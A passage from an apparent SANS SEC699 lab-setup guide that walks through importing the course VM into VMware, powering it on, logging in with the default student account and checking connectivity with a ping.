


Step 2: Importing the OVF File Locally


In VMWare's "Import Virtual Machine" wizard, select a folder on your local machine into which you want to import the new SEC699 VM. Once chosen, proceed by pressing the outlined "Import" button, as shown below:




Depending on your VMWare version, you might be notified that the SEC699 VM does not meet the OVF specifications. If this is the case, press the "Retry" button to relax the requirement:




Configure the name and storage path for the SEC699 Virtual Machine:



Thee SEC699 VM will be imported, which will likely take a few minutes. Now is a good time to grab a coffee or reflect on your course expectations, which you can share with the Instructor. Your Instructor will do their best to make sure you get maximum value out of this course!




Once the SEC699 VM is imported, you should see a new entry in the left pane. Congratulations, you're now ready to start deploying the lab.



Objective 2: Configuring the VM


Step 1: Start up the SEC699 VM

Start by selecting your newly imported SEC699 VM in the left pane of VMWare. Once you have the SEC699 tab opened, press the "Power on this virtual machine" link.




Step 2: Log in and verify connectivity

Once you booted up the SEC699 VM, we will verify the network connectivity. Use the default `sans` account (password `student`) to log in.



Run a simple ping command to verify connectivity: `ping 8.8.8.8`

